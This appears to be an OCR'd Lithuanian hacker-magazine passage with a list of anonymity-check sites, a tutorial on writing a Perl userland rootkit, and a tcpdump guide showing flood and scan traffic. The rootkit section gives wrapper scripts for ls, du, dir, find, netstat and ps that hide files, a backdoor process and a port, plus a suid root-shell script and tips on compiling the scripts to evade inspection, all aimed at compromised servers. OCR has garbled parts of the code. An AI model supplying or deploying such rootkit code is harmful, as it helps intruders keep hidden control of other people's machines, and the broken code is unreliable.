
Šis skriptas leidžia įvertinti bendrą tinklinį anonimiškumą. Čia tau rašomas einamas IP adresas, naršyklės versija, jos modifikacijos (jeigu tokių yra), *user-agent*, operacinė sistema, *proxy* serverio buvimas ir grandinėje esančių *proxy* serverių skaičius. Be to, čia galima pamatyti paskutinio *proxy* serverio adresą ir prievadą bei jo pašto serverį. Antrojoje patikrinimo dalyje tu gausi einamą ir maksimalią galimą ekrano rezoliuciją, *Java/JavaScript/VBScript* darbo būseną, laiką ir dar daug kitokių įdomių dalykų.

2. *http://shadowsecurity.net.ua/r/checking.shtml*

Trijų stadijų patikrinimas, kuris nustato, ar prisijungta per *proxy* serverį. Šis skriptas analizuoja einamą *proxy*, ir jeigu jis yra — pateikia išsamius jo duomenis. Toliau jis siūlo patikrinti laisvai pasirinkto *proxy* serverio anonimiškumą, o trečiuoju žingsniu suteikia pilną informaciją apie kiekvieną aplinkos kintamąjį. Čia taip pat galima rasti ir saugumo rekomendacijų bei informacijos apie *env* kintamųjų modifikaciją.

3. *www.stilllistener.addr.com/checkpoint1*

Dar išsamesnis anonimiškumo patikrinimas. Čia be CGI kintamųjų *proxy* serverį galima įvertinti 5 balių skalėje, taip pat praeiti testus su šnipinėjančia *Java* programa, kuri bando sužinoti tavo realų adresą, intranetinį IP adresą bei lokalų laiką.



leader.ru patikrinimas

Sisteminis maskaradas

NIEKAM NE PASLAPTIS, KAD NULAUŽTAME SERVERYJE GAVUS *ROOT* TEISES, DAUGELIS HAKERIŲ Į SISTEMĄ ĮDIEGIA ROOTKITĄ, TAIP NORĖDAMI ĮSITVIRTINTI MAŠINOJE IR IŠSILAIKYTI JOJE KAIP ĮMANOMA ILGIAU. ŠIAIP JAU INTERNETE GALIMA SURASTI DEŠIMTIS ĮVAIRIAUSIŲ PROJEKTŲ, DAUGELIS IŠ KURIŲ YRA TIKRI PROGRAMUOTOJŲ DARBO ŠEDEVRAI IR LEIDŽIA UŽMASKUOTI ĮSILAUŽĖLIO BUVIMĄ SISTEMOJE TAIP, KAD APIE TAI NESUPRAS NET IR PATYRĘS ADMINISTRATORIUS. TAČIAU PRAKTIKA RODO, KAD NE VISADA TIKSLINGA ĮDIEGINĖTI SUNKIASVORIUS ROOTKITUS. KARTAIS PAKANKA PANAUDOTI ELEMENTARIUS DALYKĖLIUS, KURIUOS REALIZUOTI GALI KIEKVIENAS.

Elementaraus nebranduolinio rootkito sukūrimas

[Pradžių pradžia] Manau, jog iš pradžių reikėtų išsiaiškinti, kas iš viso yra tas rootkitas ir kuo branduoliniai rootkitai skiriasi nuo savo *non–kernel* brolių. Jeigu pamąstyti šiek tiek abstrakčiai, tuomet *rootkitas* — tai priemonė, leidžianti užsimaskuoti sistemoje ir išlaikyti maksimalias teises aktyviai naudojant nulaužtą kompiuterį.

Branduolinis rootkitas — tai užkraunamas sistemos branduolio modulis, kuris perima vartotojo sisteminius iškvietimus, tuo pačiu kontroliuodamas ir slėpdamas nuo administratoriaus informaciją apie neteisėtus veiksmus. Paprastai skirtingiems branduoliams reikalingi skirtingi rootkitai, kadangi skirtingose sistemose naudojami skirtingi rootkito kontroliuojami funkcijų adresai. O šiame straipsnyje aš papasakosiu apie tai, kaip parašyti nesudėtingą nebranduolinį rootkitą, kuris nuo pašalinių akių paslepia savo bylas, paleistus procesus ir prisijungimus prie bekdoro.

Iš karto pasakysiu, kad norėdami nuslėpti rootkito buvimą sistemoje, mes neperrašinėsime tokių komandų, kaip *ls*, *ps* ir *netstat*. Mes pasielgsime kur kas paprasčiau, nors tai ir nėra visiškai saugu — tiesiog pakeisime šiuos įrankius skriptais, kurie apdoros iš konsolės perduodamus parametrus, nukreips juos originaliam įrankiui, gaus iš jo atsakymą, jį apdoros ir išves vartotojui galutinį nufiltruotą rezultatą.

Taigi pradėsim. Kaip jau prieš tai minėjau, aš nesiruošiu perrašyti sistemos komandų — aš tiesiog jas perkelsiu į katalogą su į akį nekrentančiu pavadinimu, pavyzdžiui, */bin/sysctl*, vietoje jų palikdamas savadarbius skriptus–aplinkas, kurie valdys sisteminių komandų veikimą. Savaime suprantama, toks skriptas nėra labiausiai užmaskuotas: bet kokia antitrojanų sistema mus tuojau pat aptiks. Taigi reikia suprasti, jog viskas, apie ką aš pasakoju, panaudojama menkai apsaugotuose serveriuose ir visų pirma yra tiesiog įdomi praktika.

[Pradėsime programuoti] Pradėsime nuo programų, kurios paslepia būsimo rootkito bylas, sukūrimo. Tai reiškia, jog mums reikia pakeisti tokias komandas, kaip *ls*, *dir* bei *du*, ir vietoje jų įdėti nuosavus skriptus–aplinkas. Pradėsime nuo *dir* ir *du*, kadangi jas parašyti šiuo atveju kur kas paprasčiau.


```
[nikitos@[redacted] ]$> cat netstat
#!/usr/bin/perl
$port="56789";

@netstat=`/bin/rootkit/netstat @ARGV`;
foreach $net(@netstat)
        {if ($net=~/$port/){$net=""}
         else {print "$net";}}
[nikitos@[redacted] ]$> cat find
#!/usr/bin/perl
$kit_path="/bin/rootkit";
@ARG=@ARGV;

foreach $arg(@ARGV)
        {if ($arg="*"){foreach $ard(@ARG){if ($ard=~/rootkit/){$ard=""}}@ARGV=@ARG;}
        if ($arg=~/$kit_path/){print "find: $arg: No such file or directory\n";exit();}}

@find=`/bin/rootkit/find @ARGV`;
foreach $find(@find)
        {if ($find=~/$kit_path/){}
         else {print "$find"}}
[nikitos@[redacted] ]$> cat du
#!/usr/bin/perl
$kit_path="/bin/rootkit";
$pwd=`pwd`;
@fake_tools=("/usr/bin/du","/usr/bin/dir","/bin/ls");
foreach $arg(@ARGV)
        {
        if (($arg eq "$kit_path")||($arg eq "$kit_path/"))#||($arg=~/rootkit/)&&($pwd eq "/bin")&&(scalar(@AR
                {print "du: `$arg': No such file or directory\n";exit();}
        if (($arg[0,1]!="--")&&(!-e $arg)){print "du: `$arg': No such file or directory\n\n\n";exit();}
```

Skriptų viduje





Nepamiršk, jog po to, kai visi skriptai bus paruošti, reikės jiems priskirti 755 teises (chmod 755), po ko jie taps vykdomais.

Visų pirma, reikia viską išanalizuoti ir suprasti, nuo ko pradėti darbą. Aš rootkito sukurimą suskaidyčiau į tris etapus:

1. Rootkito bylas paslepiančių programų sukūrimas
2. Procesus paslepiančių programų sukurimas
3. Keleto skriptų parašymas, kurie supaprastintų darbą su rootkitu

Kokiam nors kintamajam priskirsime kelią iki katalogo, kuriame bus saugomi originalūs įrankiai ir kai kurios paties rootkito bylos:

```
$kit_path="/bin/rootkit";
```

Beje, ši eilutė bus praktiškai visose mūsų būsimo rootkito bylose. Visų pirma, reikia parašyti kodą, kuris galėtų patikrinti gaunamus įėjimo parametrus–argumentus. Tai reiškia, kad jeigu kažkas paleis komandą *dir* su parametru */bin/rootkit*, tai vietoje atsakymo jam bus pateikti ne mūsų katalogo atributai, o pranešimas, informuojantis apie tai, jog toks katalogas neegzistuoja. Tokį kodą parūpinti — juokų darbas:

```
$pwd='pwd';
# nustatome vartotojo buvimo vietą sisteminiuose kataloguose
foreach $arg(@ARGV)
# patikriname kiekvieną paleidimo parametrų masyvo elementą
{
if(($arg eq "/bin/rootkit/") || ($arg eq "rootkit")&&($pwd eq "bin"))
# jeigu argumentas lygus /bin/rootkit
# (t.y. mūsų katalogui su rootkitu), tuomet darom štai ką
{print "dir : $arg : No such file or directory\n";exit();}
# išvedame pranešimą apie tai, jog tokio katalogo ar bylos nėra
}
```

Po to paleidžiame komandą *dir* mūsų skriptui perduotais parametrais:

```
$dir='/bin/rootkit/dir @ARGV';
```

Į kintamąjį *$sher* įrašomi visi duomenys, kuriuos pateikia *dir*. Dabar prieš išvedant duomenis vartotojui reikia patikrinti, ar juose nėra informacijos apie mūsų rootkito bylas. Tai reiškia, kad jeigu vartotojas paleis komandą *dir /bin*, atsakyme jis neturi pamatyti katalogo */bin/rootkit*.

Mes mūsų kode apsistojome ties ta vieta, kurioje į *$dir* įrašėme komandos *dir* išvedamus duomenis. Dabar šiuos duomenis reikia protingai apdoroti ir išvesti vartotojui:

```
@dirz=split(/ /,$dir); # pagal 2 tarpus suskaidome $dir į kelias eilutes
# pradedame duomenų patikrinimą ir, jeigu prireiks, pakeitimą:
$count=0;
foreach $dirz(@dirz)
{
$count++;
if ($dirz =~ /$kit_path/){$dirz=""} # ieškome „/bin/rootkit"
if (($dirz =~ /rootkit/)&&($pwd=="/bin")){$dirz=""} # ieškome „rootkit"
if ($count == scalar(@dirz) ){print "$dirz";exit();}
print "$dirz ";
}
```

Ką gi, galiu tave nudžiuginti — komandos *dir* išvedamus duomenis valdantis skriptas paruoštas darbui. Telieka originalią komandą perkelti į katalogą */bin/rootkit*, o vietoje originalios komandos pakišti ką tik mūsų sukurtą programą. Vėliau, tai yra po to, kai visos mūsų rootkito bylos bus paruoštos, tu jas turėsi paslėpti. Tuo atveju, jeigu nemoki *Perl* arba moki, bet menkai, tau prireiks mokėjimo programuoti *copy & paste* metodu ir šiek tiek pataisyti kelius iki programų :).

[Griebsimės „du"] Pereisime prie kitos komandos — *du*. Aš čia neaprašinėsiu viso kodo: algoritmą jau visi suprato. Visų pirma patikriname argumentus, po to paleidžiame programą, gauname atsakymą, jį apdorojame ir išvedame vartotojui. Komandos *du* skripto skeletu gali pabūti mūsų *dir* komandai skirtas skriptas. O dabar pagrindinis dalykas: komandos *du* ir *ls* pateikia informaciją apie bylos dydį sistemoje bei kai kuriuos kiekvienai bylai individualius atributus. Tai reiškia, kad jeigu kas nors įvykdys komandą *du /bin* arba *ls -l /bin*, tuomet mūsų rootkitas veikiausiai bus aptiktas, kadangi visų mūsų perdarytų įrankių dydis nesutaps su originalų dydžiu. Būtent tai mums ir reikia nuslėpti. Pradėsim.

Kadangi slepiamų bylų sąrašas — individualus ir kintamas dalykas, tai būtų racionalu sukurti universalų kodą, į kurį bet kuriuo metu būtų galima ką nors greitai pridėti, o svarbiausia, kad visa tai veiktų. Taigi visų pirma programoje mes sukursime masyvą su bylų pavadinimais, kurių informaciją reikia pakeisti:

```
@fake_tools=("/usr/bin/dir","/usr/bin/du");
```

Po to parašysime universalią visoms byloms skirtą funkciją:

```
Funkcija, pakeičianti informaciją apie modifikuotas bylas į pradinę
sub checkz {
@fak=split(/\//,$fake); # pagal „/" suskaidome kelią iki modifikuotos komandos
if (scalar(@fak)==3){$fak[3]=$fak[2];$fak[2]=$fak[1]}
if (($arg=~/$fak[3]/)&&($pwd eq "/$fak[1]/$fak[2]") || ($arg eq "$fake")) {
$diz='/bin/rootkit/du $kit_path/$fak[3]'; # gauname duomenis apie originalą
@ediz=split(/\t/,$diz);
if ($duz=~/$fak[3]/) {
print "$ediz[0]\t$fak[3]\n";exit(); } # išvedame dalį duomenų apie originalą
if ($duz=="$fake") { print "$ediz[0]\t$fake\n"; exit(); }
}}
```

Absoliučiai tokį patį kodą galima realizuoti ir komandai *ls*. Tiesa, teks šiek tiek pataisyti jau suklastotos *ls* išvedamus duomenis.

[Trys dalys paruoštos] Sveikinu, trečioji mūsų rootkito dalis jau paruošta. Dabar mes pereisime prie pagrindinio dalyko, t.y. prie mūsų procesų nuslėpimo. Tam reikia sukurti komandai *ps* skirtą aplinką:

```
Komandai „ps" skirta aplinka
#!/usr/bin/perl
$kit_path="/bin/rootkit";
$proc="klogb"; # bekdoro proceso pavadinimas sistemoje
$t=0;
@ps='/bin/ps @ARGV';
foreach $arg(@ARGV) {
if ($arg=~/$proc/) { $arg="" } }
foreach $ps(@ps) {
if ($ps=~/$proc/) { $ps="" } # slepiame slaptąjį procesą
if ($ps=~/$kit_path/){$ps=""} # jeigu paleistas procesas
# randasi slaptame kataloge, tuomet slepiame ir jį
if (($ps=~/perl/) && ($ps=~/ps/)){$ps=""} # paleidus /bin/ps, sistemoje
atsiranda 2 nauji procesai: perl /bin/ps ir ps, taigi, pašaliname ir juos.
if ($ps=~/$kit_path\/ps/) {
@pss=split(/ /,$ps); foreach $pss(@pss) # vietoje /bin/rootkit/ps rašome tiesiog „ps"
{if ($pss=~/ps/){$pss="ps"}$t++;
if ($t==scalar(@pss)) {print "$pss"}
else {print "$pss ";}};}
else {print "$ps";}}
```

Viskas! Komandai ps skirta aplinka paruošta naudojimui. Patogumo dėlei teliko sukurti darbui sistemoje skirtą skriptą, kuris, pavyzdžiui, leistų greitai gauti shellą *suid* teisėmis. Aš nusprendžiau neišradinėti dviračio ir tiesiog pateiksiu skriptą, kuris jau buvo pateiktas viename iš ankstesnių numerių:

```
#!/usr/bin/suidperl -U
foreach $arg(@ARGV) {
if ($arg eq "-suid_r0x") {
while (1){
print "[root\@owned] ";
chomp($cmd=<STDIN>);
print '$cmd'; }
}
else { print "No such file or directory\n"; exit() }
}
```

Tiesa, nepamiršk šiam skriptui priskirti +s vėliavėlės :).

[Nieko nepamiršome?] Kaip matai, nieko sudėtingo! Šiek tiek fantazijos — ir rootkitas paruoštas. Diske tu rasi pilną rootkito komplektą, į kurį įeina skriptai-aplinkos komandoms *du*, *dir*, *ls*, *find*, *locate*, *netstat* ir *ps*. Taip, nieko nepamiršome?



Sukompiliuoto *perl* skripto viduriai

Bičiuli mano, pamiršom! Įsivaizduok, jog kažkas sugalvos išmėginti komandą *cat /bin/ls*. Kas tada atsitiks? Jis pamatys mūsų *perl* skriptą ir tuojau pat supras visą klastą! Taigi kad taip nenutiktų, reikia visus mūsų *perl* skriptus tiesiog sukompiliuoti į dvejetaines bylas su komanda *perlcc*, kuri yra visose *unix* sistemose. Dabar bet kas, davęs komandą *cat /bin/ls*, tiesiog pamatys daugybę keistų simbolių.

```
[nikitos@[redacted] $> perl ./install.pl

        All n!x p3rl r00tk!t

mkdir: /bin/rootkit: Permission denied
usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src target
       cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src1 ... srcN directory
usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src target
       cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src1 ... srcN directory
usage: cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src target
       cp [-R [-H | -L | -P]] [-f | -i | -n] [-pv] src1 ... srcN directory
cp: /usr/bin/locate: Permission denied
cp: /usr/bin/find: Permission denied
cp: /usr/bin/du: Permission denied
cp: /usr/bin/dir: Permission denied
cp: /bin/netstat: Permission denied
cp: /bin/ps: Permission denied
cp: /bin/ls: Permission denied
chmod: locate: Operation not permitted
chmod: find: Operation not permitted
chmod: du: Operation not permitted
chmod: dir: No such file or directory
chmod: ls: Operation not permitted
chmod: ps: Operation not permitted
chmod: netstat: No such file or directory
cd: can't cd to /bin/rootkit/
chmod: at: No such file or directory
gcc: back.c: No such file or directory
gcc: No input files specified
./back: not found
P134s3 rm -rf s0urc3 f!13s
```

Rootkito įdiegimui reikalingos pakankamos privilegijos



050

Analizuojame tinklo kraują

KOMPIUTERIŲ TINKLAS PRIMENA KRAUJOTAKOS SISTEMĄ, O JAME JUDANTYS PAKETAI GALI BŪTI SULYGINTI SU TROMBOCITAIS, LEUKOCITAIS IR KITOMIS KRAUJO LĄSTELĖMIS. TAČIAU NE VISKAS, KAS YRA KRAUJYJE, NAUDINGA. KARTAIS Į KRAUJĄ PAPUOLA UŽKRATAS, KURIS STENGIASI VISAIP PAKENKTI ARBA NET NUŽUDYTI VISĄ ORGANIZMĄ. NORINT LAIKU APTIKTI IR PAŠALINTI SUNEGALAVIMĄ, BŪTINA PRIDUOTI KRAUJĄ TYRIMAMS. SIEKIANT ANALOGIŠKŲ TIKSLŲ REIKĖTŲ ANALIZUOTI IR „TINKLO KRAUJĄ". STANDARTINIS TOKIOS ANALIZĖS ĮRANKIS **NIX* TIPO SISTEMOSE YRA *TCPDUMP*.

„Tcpdump" galimybės nuo A iki Z

[Virtuoziškas komandinės eilutės opcijų valdymas]

Tcpdump įrankis faktiškai yra tinklo paketų analizatorius, kurį sukūrė *Lawrence Berkeley National Laboratory*. Jeigu paleistume *tcpdump* be jokių parametrų, tai jis periminės visus tinklo paketus ir išvedinės informaciją apie juos. Su parametru *-i* galima nurodyti tinklo sąsają, iš kurios reiktų priiminėti duomenis:

```
# tcpdump -i eth2
```

Taip bus perimami per *eth2* sąsają keliaujantys paketai. Jeigu reikia tik tų paketų, kurie siunčiami arba gaunami iš tam tikro tinklo mazgo, tai jo vardą arba IP adresą reikia nurodyti po raktinio žodžio *host*:

```
# tcpdump host namesrv
```

Jeigu tau reikalingi tik tie paketai, kuriais keičiasi, pavyzdžiui, kompiuteriai *namesrv1* ir *namesrv2*, tai galima panaudoti tokį filtrą:

```
# tcpdump host namesrv1 and namesrv2
```

Norint stebėti tik išeinančius iš kokio nors tinklo mazgo paketus, reikia nurodyti frazę „src host":

```
# tcpdump src host namesrv
```



O norint sekti tik įeinančius paketus, reikia nurodyti „dst host":

```
# tcpdump dst host namesrv
```

Raktiniai žodžiai „src port" ir „dst port" leidžia nurodyti siuntėjo ir gavėjo jungtis, pavyzdžiui:

```
# tcpdump dst port 513
```

Jeigu reikia sekti vieną iš trijų protokolų (*tcp*, *udp*, *icmp*), tai jo pavadinimą tiesiog galima nurodyti komandinėje eilutėje. Su loginiais operatoriais *and* (&&), *or* (||) ir *not* (!) galima aprašyti pageidaujamo sudėtingumo filtrus. Žemiau pateikiamas filtro pavyzdys, kuris stebi tik ICMP paketus, ateinančius iš išorinio tinklo:

```
# tcpdump icmp and not src net localnet
```

Galima tikrinti konkrečius protokolų antraščių bitus arba baitus, tam naudojamas toks formatas: *proto[expr:size]*, kur *proto* — vienas iš protokolų: *ether*, *fddi*, *tr*, *ip*, *arp*, *rarp*, *tcp*, *udp*, *icmp* arba *ip6*; *expr* — poslinkis baitais nuo paketo antraštės pradžios; *size* — papildomas laukas, nurodantis, kiek baitų peržiūrinėti (jo gali ir nebūti, tuomet peržiūrinėjamas 1 baitas). Pavyzdžiui, norint atrinkinėti tik tuos TCP segmentus, kuriuose nurodyta SYN vėliavėlė, reikia naudoti tokį filtrą:

```
# tcpdump 'tcp[ 13 ]==2'
```

Čia reikia žinoti, kad nuo trylikto TCP antraštės baito yra 8 vėliavėlių bitai (1 baitas), o SYN šiame baite yra antras bitas. Kadangi jis turi būti lygus 1, tai vėliavėlių baitas dvejetainiu pavidalu atrodys štai taip: 00000010 (2 dešimtainėje sistemoje). Su argumentu *–c* galima nurodyti priimamų paketų kiekį:

```
# tcpdump –c 10
```

Taip mes gausime viso labo 10 paketų. Parametras *–a* leidžia (jeigu įmanoma) IP adresą atvaizduoti simboliškai, t.y. išvesti vardą vietoje adreso (tiesa, tai smarkokai sulėtina įrankio darbą):

```
# tcpdump –a
```

Su vėliavėle *–vvv* galima gauti maksimalų išvedamos informacijos kiekį. Mažiau informacijos išveda vėliavėlės *–v* ir *–vv*. Apie visas įmanomas opcijas galima sužinoti *tcpdump(8)* dokumentacijoje (*manual pages*).

[„Tcpdump" išvedamos informacijos formatavimas] Kiekvienos listingo eilutės pradžioje *tcpdump* išveda laiką, kuris pateikiamas tokiu formatu: *hh:mm:ss.frac*, kur *frac* — sekundės dalys. Po laiko gali būti nurodyta sąsaja, kuri priima paketus, pavyzdžiui, *eth0*, *eth1*, *lo* ir panašiai. Užrašas *eth0*< reiškia, kad sąsaja *eth0* paketus priima. Atitinkamai užrašas *eth0*> reiškia, kad paketai siunčiami iš sąsajos *eth0*. Tolimesni duomenys priklauso nuo priimamo paketo tipo (ARP/RARP, TCP, UDP,

```
root@localhost.localdomain: /root - Терминал
File Sessions Settings Help
13:15:11.580126 eth0 < 192.168.10.35.2878 > 172.23.115.22.80: S 3477705342:34777
05342 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2879 > 172.23.115.22.80: S 3477765723:34777
65723 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2880 > 172.23.115.22.80: S 3477800253:34778
00253 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2881 > 172.23.115.22.80: S 3477835208:34778
35208 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2882 > 172.23.115.22.80: S 3477875612:34778
75612 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2883 > 172.23.115.22.80: S 3477940389:34779
40389 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2884 > 172.23.115.22.80: S 3478019894:34780
19894 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2885 > 172.23.115.22.80: S 3478062291:34780
62291 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2886 > 172.23.115.22.80: S 3478124319:34781
24319 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2887 > 172.23.115.22.80: S 3478178435:34781
78435 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2888 > 172.23.115.22.80: S 3478222929:34782
22929 (0) win 4096
13:15:11.580126 eth0 < 192.168.10.35.2889 > 172.23.115.22.80: S 3478301576:34783
01576 (0) win 4096
```

Pav.1. *DoS* ataka *SYN Flood*

```
root@localhost.localdomain: /root - Терминал
File Sessions Settings Help
23:45:18.520602 eth0 < 172.31.200.200  > 172.23.115.22: icmp: echo request (DF)
23:45:18.520602 eth0 > 172.23.115.22  > 172.31.200.200: icmp: echo reply (DF)
23:45:19.142510 eth0 < 192.168.13.55  > 172.23.115.22: icmp: echo request (DF)
23:45:19.142510 eth0 > 172.23.115.22  > 192.168.13.55: icmp: echo reply (DF)
23:45:19.764397 eth0 < 10.0.2.13  > 172.23.115.22: icmp: echo request (DF)
23:45:19.764397 eth0 > 172.23.115.22  > 10.0.2.13: icmp: echo reply (DF)
23:45:20.389106 eth0 < 192.168.10.35  > 172.23.115.22: icmp: echo request (DF)
23:45:20.389106 eth0 > 172.23.115.22  > 192.168.10.35: icmp: echo reply (DF)
23:45:21.018881 eth0 < 10.16.0.115  > 172.23.115.22: icmp: echo request (DF)
23:45:21.018881 eth0 > 172.23.115.22  > 10.16.0.115: icmp: echo reply (DF)
23:45:21.648711 eth0 < 192.168.1.1  > 172.23.115.22: icmp: echo request (DF)
23:45:21.648711 eth0 > 172.23.115.22  > 192.168.1.1: icmp: echo reply (DF)
23:45:22.278660 eth0 < 10.0.2.13  > 172.23.115.22: icmp: echo request (DF)
23:45:22.278660 eth0 > 172.23.115.22  > 10.0.2.13: icmp: echo reply (DF)
23:45:22.908522 eth0 < 172.31.200.200  > 172.23.115.22: icmp: echo request (DF)
23:45:22.908522 eth0 > 172.23.115.22  > 172.31.200.200: icmp: echo reply (DF)
23:45:23.538469 eth0 < 10.10.10.10  > 172.23.115.22: icmp: echo request (DF)
23:45:23.538469 eth0 > 172.23.115.22  > 10.10.10.10: icmp: echo reply (DF)
23:45:24.168345 eth0 < 192.168.10.35  > 172.23.115.22: icmp: echo request (DF)
23:45:24.168345 eth0 > 172.23.115.22  > 192.168.10.35: icmp: echo reply (DF)
23:45:24.798246 eth0 < 10.100.16.89  > 172.23.115.22: icmp: echo request (DF)
23:45:24.798246 eth0 > 172.23.115.22  > 10.100.16.89: icmp: echo reply (DF)
23:45:25.428132 eth0 < 192.168.13.55  > 172.23.115.22: icmp: echo request (DF)
23:45:25.428132 eth0 > 172.23.115.22  > 192.168.13.55: icmp: echo reply (DF)
```

Pav.2. Paskirstyta *DoS* ataka *ICMP flooding*

```
root@localhost.localdomain: /root - Терминал
File Sessions Settings Help
10:00:18.520602 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477765723:3477765
723 (0) win 64240  (DF)
10:00:19.142510 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477800253:3477800
253 (0) win 64240  (DF)
10:00:19.764397 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477835208:3477835
208 (0) win 64240  (DF)
10:00:20.389106 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477875612:3477875
612 (0) win 64240  (DF)
10:00:21.018881 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3477940389:3477940
389 (0) win 64240  (DF)
10:00:21.648711 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478019894:3478019
894 (0) win 64240  (DF)
10:00:22.278660 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478062291:3478062
291 (0) win 64240  (DF)
10:00:22.908522 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478124319:3478124
319 (0) win 64240  (DF)
10:00:23.538469 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478178435:3478178
435 (0) win 64240  (DF)
10:00:24.168345 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478222929:3478222
929 (0) win 64240  (DF)
10:00:24.798246 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478301576:3478301
576 (0) win 64240  (DF)
10:00:25.428132 eth0 < 172.23.115.22.80 > 172.23.115.22.80: S 3478361194:3478361
194 (0) win 64240  (DF)
```

Pav.3. *Land* ataka

```
root@localhost.localdomain: /root - Терминал
File Sessions Settings Help
12:00:17.899408 eth0 < 192.168.10.35.2886 > 172.23.115.22.865: S 3478124319:3478
124319 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.865  > 192.168.10.35.2886: R 0:0 (0) ack 34
78124320 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2887 > 172.23.115.22.1351: S 3478178435:347
8178435 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.1351  > 192.168.10.35.2887: R 0:0 (0) ack 3
478178436 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2888 > 172.23.115.22.2885: S 3478222929:347
8222929 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2885  > 192.168.10.35.2888: R 0:0 (0) ack 3
478222930 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2889 > 172.23.115.22.5716: S 3478301576:347
8301576 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.5716  > 192.168.10.35.2889: R 0:0 (0) ack 3
478301577 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2890 > 172.23.115.22.2889: S 3478361194:347
8361194 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.2889  > 192.168.10.35.2890: R 0:0 (0) ack 3
478361195 win 0 (DF)
12:00:17.899408 eth0 < 192.168.10.35.2891 > 172.23.115.22.657: S 3478396528:3478
396528 (0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
12:00:17.899408 eth0 > 172.23.115.22.657  > 192.168.10.35.2891: R 0:0 (0) ack 34
78396529 win 0 (DF)
```

Pav.4. Tinklo mazgo 172.23.115.22 TCP skenavimas

NBP, ATP). Toliau pateiksiu kai kurių pagrindinių paketų tipų formatus.

1. TCP paketai

```
src.port > dst.port: flags data-seqno ack window urgent options
```

src.port ir *dst.port* — tai paketo siuntėjo ir gavėjo IP adresai bei jungtys. *flags* — TCP paketo antraštėje nustatytos vėliavėlės. Tai gali būti S (SYN), F (FIN), P (PUSH), R (RST) simbolių kombinacijos, taip pat šiame lauke gali būti vienas taškas, kuris reiškia, kad nustatytų vėliavėlių nėra.

